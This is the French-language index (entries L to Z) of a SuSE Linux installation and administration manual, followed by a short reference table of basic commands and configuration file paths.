 latex-cover 208, 527
latex-cover 208
latex-cover 208
\$LC_* 408
 LDAP-Server 413
 ldap 392
 leafnode 197-199
 leafnode 197, 376
 Leafnode v, 197
 Lecteur CD-ROM se bloque .. 54
 Lecteur de CD-ROM 471
 Installation 93
 Port parallèle voir Matériel,
 Port parallèle
 se bloque 58
 Supporté par Linux 52
 Lecteur de CD-ROM bloqué .. 55
 Lecteur de disquette 345
- Lecteur de disquettes ... voir
 Matériel, Lecteur de
 disquettes
 Changer 57
 Rendre amorçable 57
 lecteur JAZ 144
 Lecteur LS120 . voir Matériel,
 Lecteur LS120
 Lecteur ZIP voir Matériel,
 Lecteur ZIP
 Port parallèle voir Matériel,
 Port parallèle
 Lecteurs de CD-ROM
 Port parallèle 52
 less 9, 171, 397, 443, 449
 Lettre de lecteur modifiée . 58
 libc 325, 382
 libcrypto 158
 Lien 472
 symbolique 445
 Lien symbolique 445
 Ligne de commande 471
 Ligne de dépannage 512
 LIL0 109
 LILO 109
 LILO 37
 Amorçage d'OS/2 128
 Amorçage de DOS/Win95 . 126
 Amorçage de Windows NT . 127
 Amorcer DOS et OS/2 . 129
 Désinstallation 121
 Disquette d'amorçage . 124
 Exemples de configurations 126
 Installation 121
 Paramètres 333
 Problèmes 129
 1024 cylindres 131
 Diagnostic 130
 Message de démarrage .. 130
 Noyau à partir de 2.0 ... 133
 Suppression 123
 lilo.conf 115
 Linus Torvalds .. 3, 6, 11, 472
 linux 9
 Linux 4, 209, 472, 479
 Débuts 435
 Désinstaller 123
 Mise à jour 369
 Supprimer 123

Index

Linux Documentation Project
392
Linux initial 472
Méthodes d'amorçage .. 43
linux.par 135
linuxrc .. i, 10, 16, 20–24, 40,
41, 45, 49, 145, 370, 376,
386–390, 396
Linuxrc 55, 152
Liste de recherche 410
(établir)la liste des fax série
SuSEFax 208
Lizenz 501
ln 445
loadlin .. ii, iv, 36, 37, 42–45,
51, 52, 56, 57, 62, 109,
112, 132, 134–136, 283,
335, 371, 387
Loadlin
ne démarre pas 56
ne fonctionne pas 56
LoadLin 10
loadlin.exe ... 10, 43, 44, 111
Local Area Network voir LAN
locale 408
locate 416
locate 416
login 431, 495
Login 414
PAM 377
login : 436
Login : 33
Logitech 238
Logitech, souris bus 346
logout 436
logsurfer 429
Loopback 409
lpc 302
lpd .. 302–305, 312, 413, 526
lpq 302
lpq 302
lpr 301, 302, 306, 435
lpr -s 302
lprm 302
lprm 302
lprold 301, 312, 320
lrpold 312
ls 441, 488
ls 441
lsmod 327
LUN 337
lx_suse 9, 173, 288, 325
lynx 7, 8, 414

M

m4 196, 270
Mécanisme de spool
SuSEFax 202, 209
Mémoire 472
taille non reconnue 337
Mémoire centrale voir
Mémoire
Mémoire de masse 473
Mémoire de travail 473
MacOS 479
MAD16 347, 357
Mail voir E-Mail
makemap 196
man 8
Manpage 472
Manpages 399
\$MANPATH 481
Manuel 448
Manuel en ligne 439
Manuels 8
manyfaq 9
Masque réseau 154, 161
Masquerading 499
Massachusetts Institute of
Technology 227
Matériel
Difficultés 58
incorporer 281
ISApnp voir ISApnp
Lecteur de disquettes .. 294
Lecteur LS120 294
Lecteur ZIP 294
Plug-and-Play 405
PlugAndPlay 281
Port parallèle 291
Scanner 296
Supports amovibles 294
USB voir USB
mattrib 456
MBR 109, 110, 114, voir
Secteur maître
d'amorçage, 472
mc 383
mcd 456
mcopy 456
mdel 456
mdir 456
Memory voir Mémoire
Menu 473
Menu de démarrage 135
Menu principal 76
Messages du système 497

Mettre à jour le système

YaST 92
mformat 456
mgetty 199, 216
mgetty 199, 216
Microsoft 218
Midnight Commander ... 383
minicom .. 170, 191, 373, 374
Minicom 170, 191
minicom -s 191
Mise à jour 5, 369
Inclure des paquetages .. 91
Mise en réseau 151
MIT 227
Mitsumi FX-001(D) 347, 356
Mitsumi, CD-ROM . 347, 356
mke2fs 57, 58
mkfs 397
mknod 485
mksusewmrc 272
mkswap 397
mlabel 456
Mlwm 253
mmd 456
Modèle de document
PostScript
SuSEFax 208
Mode DOS . voir Windows 95
Mode protégé 57
Modeline 246, 249
Modem 409
Configuration 93
Modify job parameter
SuSEFax 205
modprobe .. 52, 327, 333, 349
Paramètres 333
Module 326
Chargement 387
Manipulation 326
Paramètres 388
Modules
compiler 330
modules.conf 327
Moniteur 239, 246
Moniteur réseau
Argus 415
Montage 473
Montage automatique 412
more 443
Motif 253
mount 165, 397, 453, 475
mountd 166, 167
Mozart 347, 357

- Mozart, CD-ROM .. 347, 356
 mrd 456
 mread 456
 mren 456
 MS-Windows 470
 msdos.sys 135
 mtools 294, 454, 455
 mtools 454, 455
 mtype 456
 Multiprocessing 474
 Multisession, CD-ROM .. 356
 Multitâche 473
 Multiutilisateur 474
 mv 444
 Mwm 251, 253, 269
 mwrite 456
 MySQL 415
- N**
- Name Service Switch 158
 named 412
 ncdfs 100
 NCR 5380 341, 350
 NCR 53c400 341
 NCR 53C400 350
 NCR 53c406a 341
 NCR 53C810 334
 ncurses 399
 NE1000/2000 354
 NE2000 349
 net_tool 320
 NetBEUI 218
 NetBIOS 218
 netcfg 320
 netmask 154
 netpbm 306
 netscape 7
 Netscape 61, 63, 64, 199
 netstat 397
 NetWare voir Novell NetWare
 Network File System voir NFS
 Network Information Service .
 voir NIS
 networks 156
 News 169, 196
 Leafnode 197
 NeXTstep 453
 NeXTSTEP 253
 NFS 165, 474
 ID groupe 412
 ID utilisateur 412
 Installation depuis 83
 Serveur 412
- nfsd 166, 167
 NI6510 354
 NIS 163
 Niveau d'exécution
 changer 403
 Niveaux d'exécution 402
 nkit 382
 nkita 186, 320
 nkitb 186, 320
 nn 199
 NNTP 413
 nntpd 413
 Nom de domaine 153
 Nom de machine 152
 Notebook 143
 PCMCIA 409
 Thinkpad 56
 Notification Scheme
 SuSEFax 203
 Novell 218
 Novell NE1000/2000 354
 Novell NetWare 217
 Noyau 325, 474, 495
 Compilation 325
 Configuration 328
 Modules 326
 Paramètres 51, 333
 Pilote d'imprimante ... 364
 Sélection 51
 sig11 58
 sig7 58
 nsswitch.conf 158
 Numéros de téléphone ... 514
- O**
- olvwm 489
 Olvwm 251, 253
 olwm 489
 Omnibook 346
 OpenLook 253
 Optics Storage, CD-ROM
 347, 357
 Oracle 3
 Oracle 8 63
 Ordinateurs portables 143
 OS/2 200, 479
 Amorçage 128
 Boot 129
 Créer des partitions Linux ..
 48
 Gestionnaire d'amorçage ...
 111
 oss 286, 287
- OSS 287
 ossdemo 287
- P**
- Période d'envoi de fax
 SuSEFax 206
 Périphérique 475
 Page de garde de fax
 SuSEFax 206–208
 Page de man 8, 448, 474
 paket.tgz 67
 PAM 377
 Panasonic CD-ROM 358
 Panasonic, CD-ROM 348
 paquetage
 3dpixm 272
 3dpixms 272
 allman 375
 apache 392, 426
 apassl 426
 aps 301, 306, 308, 320
 autofs 412
 bind 194, 432
 binutils 325
 books 10
 cdb 52, 232, 320, 373
 cdsim 269
 cnews 376
 colortbl 376
 cron ix, 399
 curses ix, 399
 dhclient 99
 doc 435
 docbkds1 376
 dochoost 393, 394
 faxprint 209
 fhs 372
 fr_howto 9
 fvwm 256
 fvwm1 256
 gcc 325
 gimp 297
 glibndev 377
 gnlibsd 377
 gs_x11 205
 gsview 10
 gtkndev 377
 gv 10, 205
 howtodeh 392
 howtoen 9
 howtoenh 392
 htdig 393, 394
 hylafax 199, 208, 209

Index

- hyperref 376
- i4l 100, 173, 406
- i4ldoc 173, 182
- imlibdev 377
- inetcfg 182, 188, 189
- inf2htm 393
- inn 197, 376
- isapnp 288
- isdn4linux 172
- jade_dsl 375
- john 423
- kernmod 96, 173, 288
- latex-cover 208
- ldp 392
- leafnode 197, 376
- libc 325, 382
- libcinfo 158
- linux 9
- lprold 301, 312, 320
- lrpold 312
- lx_suse .. 9, 173, 288, 325
- manyfaqs 9
- mgetty 199, 216
- mttools 454, 455
- ncpfs 100
- ncurses 399
- net_tool 320
- netcfg 320
- netpbm 306
- nkit 382
- nkita 186, 320
- nkitb 186, 320
- oss 286, 287
- ossdemo 287
- pbm217k 320
- pcmcia 143, 145, 146
- pgp 432
- plp 312
- postfix 426
- postgres 369, 375
- ppa 320
- ppp 186
- ppp_nt 188
- recode 307
- rman 392
- rpm 382
- samba 100
- sane 297
- sax 227
- scsiinfo 296
- sdb 392
- sdb_de 392
- sdb_en 7, 181, 372
- secchk 429
- sendfax 199
- sendmail 426, 432
- shlibs5 375
- so_fr 497
- sp 375
- ssh 424, 431, 432
- susefax 199, 209
- susehilf ... 181, 216, 392
- susepak 392
- tcl 328
- te_dvilj 306
- tiff 205
- tk 328
- toppp 188
- tripwire 428
- wget 381
- wvdial 186
- wwwoffle 375
- x3dlabs 374
- xcyrinx 374
- xf86 328
- xformsd 377
- xfsetup 227
- xglint 374
- xinetd 432
- xlpq 302
- xntp 414
- xisis 374
- xvga16 227
- ypclient 99, 164
- ypserv 165
- Paquetages
 - Compiler 381
 - Configurations 87
 - Effacer 92
 - Inclure 91
 - Index 91
 - Installation 90
 - Recherche 91
 - Sélection 87
 - Vérifier les dépendances 90
- Parallelport
 - Architecture spécifique 364
- Paramètres de job
 - SuSEFax 203
- Paramètres du noyau 51
- Paride 365
- Partage 218
- Partition
 - Formatage 81
 - Formater 71
 - Swap 63, 78
- Partition de swap 63, 78
- Partition Magic 37
- Partition racine 336
- Partitionnement
 - Avancé 62
 - Débutants 61
- Partitionner 46, 77
 - le disque dur 77
- Partitions
 - étendues 78
 - Configurer 25
 - logiques 78
 - primaire 78
 - Supplémentaires 499
 - Types 61
- Partitions étendues 78
- Partitions logiques 78
- Partitions primaire 78
- Pas de clavier français en mode
 - MS-DOS 53
- Pas de pilote de CD-ROM . 53
- Passerelle 154, 161
 - 2 cartes réseau 345
- passwd 164
- Password 436
- PATH 430
- \$PATH** 6, 190, 256, 264, 430, 438, 480
- Patrick Volkerding 11
- pbm217k 320
- PC 475
- pcmcia 143, 145, 146
- PCMCIA 143, 371, 409
- PentiumPro 329
- pep 63
- perl 4, 416
- Permissions 416
- Permissions des fichiers .. 416
- pg 443
- pgp 432
- PGP 467
- Philips CM206 347, 357
- Pilote d'imprimante 364
- Pilotes d'impression voir
- Filtres d'impression
- pine 199
- ping 427
- Pipe 475
- Planter 491
- PLIP
 - Port parallèle voir Matériel,
 - Port parallèle
- plp 312

- plp 312
 PlugAndPlay 281
 pnpdump 281–284, 286
 Point de montage 79, 475
 Pointer 246
 Pointeur souris 261
 Polices 259
 Port parallèle .. voir Matériel,
 Port parallèle
 CD-ROM ATAPI 365
 Disque dur IDE 365
 Lecteur de bandes ATAPI ..
 366
 Lecteur de disquettes ATAPI
 365
 Périphérique générique
 ATAPI 366
 Périphérique IDE 365
 Paramètres du noyau .. 348,
 364
 Pilotes de protocoles IDE ..
 365
 portmap 32, 99, 155, 165
 Portmapper 412
 postfix 411
 postfix 426
 Postfix 411
 postgres 369, 375
 PostgreSQL 369, 375
 ppa 320
 ppp 186
 PPP 169, 186
 ppp-down 190
 ppp-up 189, 190
 ppp.chat 189
 ppp_nt 188
 pppd 186, 189, 373
 Première installation 15
 Écran d'accueil 20
 Méthode d'amorçage
 ultérieure 36
 Conditions 19
 Configuration de base ... 31
 Configurer les partitions 25,
 69
 Configurer les utilisateurs ..
 33
 Copier des paquetages .. 38
 créer des disquettes
 d'amorçage avec Unix 50
 Démarrer YaST 24
 Déterminer le mot de passe
 root 33
 Déterminer les points de
 montage 71
 Déterminer les systèmes de
 fichiers 71
 Descriptions de problèmes .
 53
 Disquettes d'amorçage .. 49
 Formater le disque dur .. 71
 Installer les logiciels 28
 Installer les paquetages . 28,
 34
 Installer loadlin 44
 linuxrc 20
 Login 35
 Login : 33
 Mécanisme d'amorçage avec
 loadlin 135
 Méthodes d'amorçage .. 43
 Modem 33
 Partitionner 46
 Police écran 33
 Sélectionner des logiciels 28
 Sélectionner la configuration
 28
 Sélectionner le noyau ... 29
 Se connecter 35
 Setup 42
 Situation de départ 19
 Souris 33
 Windows 95
 Mode DOS 42
 Première installation de Linux
 15
 printcap 304
\$PRINTER 301
 Priorité des jobs
 SuSEFax 204
 Pro Audio Spectrum 338, 347
 Pro Audio Spectrum 16 .. 347
 Problèmes
 Première installation 53
 Proc-FS 475
 Procédure d'amorçage ... 109
 Processeur 475
 Processus 475
 procmail 195
 Programme 475
 Appel 437
 Compiler 381
 Programme d'émulation de
 terminal 170
 Programmes
 Code source 87
 Prompt 476
 Propriétés du système
 SuSEFax 200
 Protéger les zones d'E/S . 336
 Protocole 476
 Proxy
 FTP 414
 Gopher 414
 HTTP 414
 ps 475
 ps 451
 pstree 451
Q
 qmail 193
 Queue . voir File d'impression
 Queueing agent
 HylaFAX 212
 Qvwm 253
R
 Réduire la partition 46
 Réinitialisation 476
 Répertoire 476
 Changer 440
 Créer 440
 Effacer 440
 Répertoire personnel 476
 Répertoire racine 477
 Réseau 151, 477
 Configuration 154
 Configuration avec YaST 99
 Dummy device 409
 Fichiers de configuration ...
 156
 Réseau étendu 477
 Réseau local 477
 Résolution de l'écran 248
 radius 413
 Radius 413
 RAM voir Mémoire, 476
 Ramdac 240
 rawip 178, 181
 rawip-HDLC 178
 rawrite 50
 rawrite.exe 50
 rc 403
 /etc/rc.config 406
 rc.config 407
 rcp.ugidd 412
 reboot 437
 Reboot 336, 414, 415
 Receive queue
 SuSEFax 200

Index

- Recherche plein texte 394
 - recode 307
 - Reset 336
 - resolv.conf 160
 - RFC1861 210
 - RFC959 210
 - Richard Stallman 469
 - Ricoh 143
 - rlogin 411
 - Rlogin 477
 - rm 444
 - rman 392
 - rmmmod 326
 - RNIS 477
 - ROM 477
 - root 33
 - Root 477
 - Routage
 - route.conf 162
 - route 397
 - route.conf 162
 - routed 412
 - Routeur
 - IP Forwarding 410
 - RPC Portmapper 165
 - rpc.mountd 166, 412
 - rpc.nfsd 99, 166, 412
 - rpm 376, 382, 383
 - rpm 377, 478, 521, 532
 - rpm 382
 - RPM 377, 478, 521, 532
 - Base de données 416
 - RPM (rpm)**
 - rpmorig 378
 - rpmsave 378
 - Runlevel 478
 - rwhod 412
 - rxvt 170
- S**
- S.u.S.E. voir SuSE
 - Sécurité 421
 - Impression 304
 - Sélection 478
 - Support d'installation ... 81
 - Sélection des séries 87
 - Sélectionner des logiciels . 28
 - Sélectionner des paquetages . 28
 - série
 - a 87, 96, 145, 146, 173, 186, 320, 479
 - a1 89
 - ap . 288, 307, 320, 392, 454
 - books 435
 - d 173, 288
 - D 325
 - doc . 7, 9, 10, 52, 158, 173, 181, 188, 216, 320, 372, 373, 392, 393
 - gra 10, 297, 306
 - n ... 99, 100, 164, 165, 173, 186, 188, 197, 209, 216, 320, 392–394, 412, 426, 432
 - paquetages sources . 87
 - pay 286, 287, 497, 498
 - sec 423, 424, 428, 429, 432, 496
 - sgm 376
 - tex 376
 - T0US 87
 - x 17, 227, 374
 - xap 302
 - xsrv 227, 374
 - xwm 256, 269
 - zq 381, 382
 - Séries
 - Index 91
 - Recherche 91
 - samba 100
 - Samba 217, 414
 - Droits d'accès 219
 - Monter les partages 376
 - sane 297
 - Sanyo, CD-ROM ... 348, 357
 - Sauvegarde 106, 478
 - Sauvegarde de données .. 106, 446
 - sax 227
 - sax 227
 - SaX vi, 36, 105, 227–234, 236–238, 495
 - Scanner voir Matériel, Scanner
 - Configuration 93
 - Scanner à plat 296
 - SCO-Unix 453
 - Screen 246
 - Scripts de démarrage 161
 - SCSI
 - Adaptec
 - AHA-152x/151x/1505 ... 350
 - AdvanSys 339
 - AHA-152x/151x/1505 . 338
 - AHA-154x 338
 - AHA-274x 338
 - AHA-284x 338
 - AHA-294x 338
 - AM53/79C974 339
 - Future Domain ... 340, 341, 350
 - LUN 337
 - NCR 5380 341, 350
 - NCR 53c400 341
 - NCR 53C400 350
 - NCR 53c406a 341
 - Seagate ST01/02 341
 - streamers 337
 - TMC-16x0 340, 350
 - TMC-885/950 341
 - Trantor T128/128F/228 341
 - Trantor T130B ... 341, 350
 - scsiinfo 296
 - scwm 253
 - sdb 392
 - SDB 7
 - sdb_de 392
 - sdb_en 7, 181, 372
 - Seagate ST01/02 341
 - secchk 429
 - Secteur d'amorçage . 109, 110
 - Section Device 246
 - Section Files 246
 - Section Keyboard 246
 - Section Monitor 246
 - Section Pointer 246
 - Section Screen 246
 - sed 4
 - Send queue 207
 - SuSEFax 200
 - sendfax 199
 - sendfax 199
 - sendmail 99, 155, 161, 193–196, 411
 - sendmail 426, 432
 - Sendmail 373
 - Configuration 99
 - server.exe 111
 - ServerFlags 246
 - Serveur 478
 - FTP 469
 - Serveur de fax
 - HylaFAX 210
 - Serveur de mail
 - Postfix 411
 - Serveur de messagerie ... 499

-
- Serveur de noms ... 155, 157, 160, 411
 - Configuration 99
 - Serveur NFS 165
 - Serveur NIS 164
 - Serveur NNTP 411
 - Serveur Novell
 - Emulation 414
 - Serveur WWW 499
 - Serveur X 478
 - Serveurs de noms 154
 - Service de noms 218
 - Services 514
 - setup ii, 43, 49
 - Setup 10, 42–44, 49, 50
 - SETUP 95, 307–309, 313, 315
 - setup.exe 51, 56, 134
 - setup.exe 10
 - Setup.exe 42, 43
 - seyon 170, 374
 - SGML 375
 - sh 471, 488
 - shell 431
 - Shell 478
 - \$SHELL** 480
 - shlibs5 375
 - shutdown 397, 437
 - Shutdown 414, 415
 - Siemens 3
 - Signification des commandes . 448
 - Simple Network Paging
 - Protocol 210
 - SLIP 169
 - smail 193
 - Smarthost 195
 - SMB 217
 - smbmount 376
 - SMC 9194 355
 - SMC Ultra 354
 - SMP 474, 478
 - SMTP 193, 411
 - SNiFF+ 63
 - SNPP 210
 - so_fr 497
 - Software AG 3
 - Son 496
 - AD1816, chip 358
 - AD1848/CS4248, chip (MSS) 358
 - Aztech Sound Galaxy .. 363
 - Chipsets carte son DSP 364
 - Creative Ensoniq 1371, chipset 359
 - Crystal 423x, chipsets . 359
 - Ensoniq 1370, chipset . 359
 - Ensoniq SoundScape .. 363
 - Gravis Ultrasound 359
 - MAD16 359
 - MediaTrix AudioTrix Pro .. 363
 - MPU401 360
 - OPL3 361
 - OPL3-SA1 361
 - OPL3-SAx 361
 - OPLx, pilote générique 358
 - Personal Sound System (ECHO ESC614) 362
 - Pro Audio Spectrum ... 362
 - S3 Sonic Vibes 363
 - Sound Blaster et clones 362
 - Turtle Beach
 - Classic/Monterey/Tahiti .. 360
 - Turtle Beach Maui et Tropez 360
 - Turtle Beach Maui, Tropez, Tropez Plus 364
 - Turtle Beach MultiSound .. 360
 - Turtle Beach Pinnacle/Fiji .. 360
 - UART401 363
 - UART6850 364
 - YMF71x 361
 - Sony CDU31A 348, 357
 - Sony CDU33A 348, 357
 - Sony CDU535, CD-ROM 348, 357
 - Soundblaster 16 288
 - Sources 87
 - Compiler 381
 - Souris 409
 - Bus 238
 - Configuration 93
 - HiTablet 238
 - Logitech 238
 - Logitech (MouseMan) . 238
 - Microsoft 238
 - MM-Serie 238
 - Mouse Systems 238
 - PS/2 238
 - Souris bus 238
 - Logitech 346
 - Sous-système Parport 291
 - sp 375
 - Spécifier les systèmes de fichiers 79
 - Spool
 - Définition 300
 - squid 413
 - ssh 424, 496
 - ssh 424, 431, 432
 - SSH 467
 - SSL 426, 467
 - Stardivision 3
 - Staroffice 63, 497
 - StarOffice 497
 - startx 102, 237, 373
 - Stephan Endraß 11
 - Streamer
 - SCSI 337
 - suid 427
 - SunOS 453
 - Super-serveur Internet ... 430
 - Support
 - E-Mail 511
 - Le chemin le plus court qui mène à l'aide 511
 - Support d'installation 81
 - Supports amovibles voir Matériel, Supports amovibles
 - Suppression
 - LILO 123
 - Supprimer
 - Linux 123
 - SuSE 385
 - SuSE
 - Numéros de téléphone . 514
 - Services 514
 - SuSEconfig ix, 105, 156, 164, 193, 196, 265, 269, 374, 397, 406, 407, 409, 413, 414, 488, 497, 533
 - SuSEconfig** 406
 - SuSEconfig.kdm 265
 - susefax 199, 209
 - SuSEFax ... v, 199, 199, 200, 204, 205, 209, 210
 - susefax.images
 - SuSEFax 200
 - susefax.phonebook.file
 - SuSEFax 200
 - susefax.setup.file
 - SuSEFax 200
 - susefax.setup.path
 - SuSEFax 200

Index

- susehlf 181, 216, 392
- SuSE Linux 385
 - Disposition du clavier . 385
 - Installation 386
 - Particularités 385
 - Système de secours ... 392, 395
- susepak 392
- susewm vi, 101, 251, 255, 257, 258, 269–273, 534
 - Configurer 101
 - Généralités 269
 - Utilisation 270
- susewm** 269
- Swap 479
- swat 222
- Sybase 3, 63
- syncPPP 178
- syslinux 52
- Syslinux 49
- SYSLINUX 335
- syslog 397
- Système
 - Contrôle 302
 - Mise à jour 369
- Système CD Live voir System Live
- Système d'impression ... voir Système de spool
- Système de fichiers 479
 - UMSDOS 80
 - vfat 80
- Système de fichiers Live . voir Système Live
- Système de secours . 392, 395
 - Démarrer 396
 - Utilisation 397
- Système de spool 299
 - apsfilter 306
 - Composants 301
 - Configuration apsfilter . 307
 - Démon 303
 - Files d'impression 304
 - Files d'impression apsfilter . 307
 - Filtres 304, 305
 - Imprimantes réseau 312
- système live 81
- Système Live 100
- système X Window 227
- Système X Window ... 4, voir X11, 479
- .Xresources 275
- Paramètres de l'utilisateur .. 275
- Paramètres par défaut .. 273
- Paramètres par défaut de l'application 274
- Systèmes de fichiers
 - déterminer 71
- système X Window 246
- System Commander Deluxe .. 37
- System is too big 330
- System V 401
- T**
 - Tâche 479
 - Tâche de fond 479
 - Table des partitions 109
 - Tampon 480
 - tar 67, 399
 - tar 446
 - Tartempion S.A.R.L 7
 - Task 480
 - tcl 328
 - TCP-Wrapper 431
 - tcpd 431, 432
 - tcsh 471, 488
 - te_dvilj 306
 - Telix 170
 - telnet . 99, 170, 397, 411, 417, 431, 489, 496
 - Telnet 480
 - termcap 534
 - termcap** 399
 - Terminal 480
 - Test mémoire 336
 - Tester une machine 390
 - teTeX 375, 376
 - Texinfo 399
 - texpire 197, 198
 - Text
 - Rechercher 445
 - The Open Group 227
 - The XFree86 Project, Inc. 227
 - Thinkpad
 - Première installation 56
 - tiff 205
 - TIFF Software 205
 - tiff3 205
 - tin 199
 - tk 328
 - tkinfo 8, 534
 - tkInfo 8
 - Tkinfo 534
 - Tkinfo (tkinfo)** 399
 - TMC-16x0 340, 350
 - TMC-885/950 341
 - Token Ring 355
 - top 451
 - toppp 188
 - Toshiba 143
 - Touches de fonction
 - Ne fonctionnent pas 75
 - Transmission Subscriber
 - Identification 206
 - Trantor T128/128F/228 .. 341
 - Trantor T130B 341, 350
 - tripwire 428, 429
 - tripwire 428
 - Tripwire 428
 - TSI 206, 216
 - tunelp 300
 - Tux 7
 - Twm 253
 - Type de souris 238
 - U**
 - ugidd 167
 - Ultrastor 334
 - UMSDOS 80, 480
 - Universal Serial Bus voir USB
 - Unix 435
 - Débuts 435
 - UNIX 200, 209, 463, 469, 479, 480
 - Unix98 PTY 377
 - updatedb 416
 - USB 293
 - USENET 196
 - \$USER** 480
 - useradd 104
 - userdel 104
 - USRobotics 216
 - Utilisateur
 - Ajouter 436
 - Utilisateurs
 - Gestion 103
 - UUCP 193, 376
 - V**
 - Vérifier 491
 - Vadem 143
 - Variable d'environnement
 - \$allowed** 312
 - \$DISPLAY** 478
 - \$FEATURE** 307
 - \$GS_RESOL** 320

- \$HOME** ... 256, 265, 275, 312, 477, 480
\$KDEDIR 263
\$LANG 408
\$LC_* 408
\$MANPATH 481
\$PATH .. 6, 190, 256, 264, 430, 438, 480
\$PRINTER 301
\$SHELL 480
\$USER 480
\$WINDOWMANAGER .. 255–257
VESA 250
VG-AnyLAN 354
vi . 4, 397, 444, 459, 460, 467
Viren 497
virtuoso 63
Virus 113
Visualiseur externe
 SuSEFax 205
VLB voir Bus local Vesa
VLSI 143
Volume de l'installation ... 86
- W**
w 450
Wabi 63
WAN 169, 481
WD80x3 355
Western Digital WD80x3 355
WfW 453
wget 414
wget 381
Wide Area Network voir WAN
Widget 274
Wildcards 442, 481
Window 274
\$WINDOWMANAGER 255–257
Windows . 209, 210, 499, 535
 Monter les partages 376
 Samba 414
 SMB 217
Windows 217
Windows NT .. 200, 217, 453, 479
 Amorçage 127
 Gestionnaire d'amorçage ... 111
Windows 95
 Amorçage 126
- Créer des partitions Linux .. 47, 48
 Mode DOS 42
Windows 98 voir Windows 95
Windows 9x
 Menu de démarrage ... 135
WinFlex 210, 535
WinFlex 210
WINS 218
Wm2 253
Wrapper
 SuSEFax 200
wuftpd 374
wvdial v, 186–188
wvdial 186
wvdial.lxdial 188
wvdial.tcl 188
wwwoffle 375
- X**
X voir X11
X-probeonly 244, 245
X Consortium, Inc. 4, 227
X.75 178
X11 227
 .Xresources 275
 Cartes graphiques 240
 Configuration 228, 238
 Clavier 239
 Moniteur 239
 Serveur X 241
 Souris 238
 Démarrage trop lent ... 272
 démarrer 237
 Gestionnaire d'affichage ... 414
 Optimisation 245
 Paramètres de l'utilisateur .. 275
 Shutdown 415
X11R1 227
X11R6 227
X11R6.3 227
x3dlabs 374
xarchie 274, 275
xcyril 374
xdm . 102, 264, 369, 374, 409, 521
XDM 102, 103
xdvi 435
XDvi 435
Xenix 453
xf86 328
xf86config 227, 238, 244, 245, 250
XF86Config 238
 Clocks 248
 Depth 248
 Device 248
 Driver 247
 modeline 248
 Modes 248
 Monitor 248
 Section Device 249
 Section Monitor 249
 Section Screen 247
 Sous-section
 Display 248
 Viewport 249
 Virtual 248
XF86Setup 227, 245, 250
xfontsel 275
xformsd 377
XFree86TM 227
xfsetup 227
xglint 374
xinetd 411, 432
xinetd 432
xinfo 8, 535
XInfo 8, 535
XInfo (xinfo) 399
xli 259
xlpq 302
xlsfonts 275
xntp 414
xpmroot 258
xrdb 276
xrpm 383
xscanimage 297
xsetroot 261
xisis 374
xterm 170, 171, 258
xv 259
xvga16 227
Xwrapper 374
- Y**
yast
 ISDN 174
yast 6, 17, 35, 75
YaST 6, 75
 LILO 95, 97
 Administration 93
 Configuration de l'amorçage 95
 Configurations 76, 87

Index

- Configurer l'imprimante 94
- Configurer la carte réseau .. 93
- Configurer la souris 93
- Configurer le lecteur de CD-ROM 93
- Configurer le modem ... 93
- Configurer le scanner ... 93
- Déterminer la langue ... 77
- Densité des I-noeuds 80
- Effacer des paquetages .. 92
- Fichier de configuration 105
- Formatage 81
- Gestion de groupes 104
- Gestion utilisateurs 103
- Inclure des paquetages .. 91
- Index de toutes les séries et paquetages 91
- Intégrer le matériel 93
- kdm 102
- Lecture du fichier `fstab` 81
- Menu principal 76
- Mettre à jour le système . 92
- Noyau d'amorçage 95
- Partitionner 77
- Point de montage 79
- Réseau 99
- Sélection des paquetages 87
- Sélection des séries 87
- Sauvegarde 106
- Spécifier les systèmes de fichiers 79
- Support d'installation ... 81
- susewm 101
- Touches de fonction 75
- Vérifier les dépendances des paquetages 90
- Volume de l'installation . 86
- xdm 102
- XFree 105
- YaST 75
- Yellow Pages voir YP
- YP
 - Client 99
 - Configurer le client 99
 - Nom de domaine 413
 - Serveur 413
- `yp.conf` 164
- `ypbind` 164, 165
- `ypclient` 99, 164
- `ypserv` 165
- `ypserver` 164

Z

- Zone horaire 408
- Zones d'E/S
 - protéger 336
 - réserver 336

Référence : Commandes/fichiers importants

Les espaces (angl. *blanks*) sont essentiels dans les commandes en tant que “séparateurs” et doivent par conséquent être entrés avec le clavier comme “caractères vides” ! Voir aussi la légende au paragraphe 1.3, page 6.

Information/documentation

<code>less <nom_de_fichier></code>	Voir le fichier texte
<code>cd <répertoire></code>	Passe dans un répertoire (<i>erreur</i> : <code>cdRépertoire</code> – L’espace après <code>cd</code> est absolument indispensable !)
<code>ls -l <rép_ou_fichier></code>	Liste le contenu du répertoire/les propriétés du fichier
<code>rpm -qi <paquetage></code>	Information sur un paquetage
<code>man <commande></code>	Page de man concernant une commande
<code>/usr/doc/howto</code>	Les nombreux HOWTO sur tous les sujets
<code>/usr/doc/packages/*</code>	Documentation pour le paquetage concerné
<code>/usr/doc/packages/i41/README.Quick</code>	Documentation relative à ISDN

Fichiers de configuration et fichiers de traces (log) généraux

<code>~</code>	Synonyme du répertoire personnel
<code>/etc</code>	Répertoire pour fichiers de configuration
<code>/etc/conf.modules</code>	Chargement automatique de modules
<code>/etc/rc.config</code>	Fichier de configuration principal SuSE Linux
<code>/etc/rc.config.d</code>	Répertoire pour les composants de <code>/etc/rc.config</code>
<code>/etc/profile</code>	Fichier de configuration du shell de login (bash)
<code>/etc/profile.d</code>	Répertoire pour les composants de <code>/etc/profile</code>
<code>~/profile</code>	Extensions de l’utilisateur à <code>/etc/profile</code> voir aussi <code>~/bashrc</code> et <code>~/bashrc_login</code>
<code>/var/log</code>	Répertoire pour les logs du système
<code>/var/log/messages</code>	Fichiers de traces généraux du système
<code>/var/log/boot.msg</code>	Messages de boot du noyau

Démarrage du système

<code>/etc/lilo.conf</code>	Fichier de configuration LILO
<code>/sbin/init.d</code>	Répertoire pour les scripts de démarrage du système

Configuration X

<code>/etc/XF86Config</code>	Fichier de configuration du serveur X
<code>~/X.err</code>	Messages du serveur X
<code>/var/X11R6/bin/X --> /usr/X11R6/bin/XF86_xxxx</code>	Le serveur X

Réseau

<code>/sbin/ifconfig</code>	Afficher la configuration de l’interface réseau
<code>/sbin/route -n</code>	Afficher la table de routage
<code>ping <Numéro IP></code>	Tester l’accessibilité d’un hôte